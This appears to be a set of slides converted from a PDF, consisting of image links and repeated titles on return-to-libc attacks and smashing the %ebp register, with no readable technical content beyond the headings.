
# Return to libc




# Return to libc



# Return to libc




# Return to libc







# Arguments when smashing the %ebp




# Arguments when smashing the %ebp




# Arguments when smashing the %ebp




# Arguments when smashing the %ebp



# Arguments when smashing the %ebp



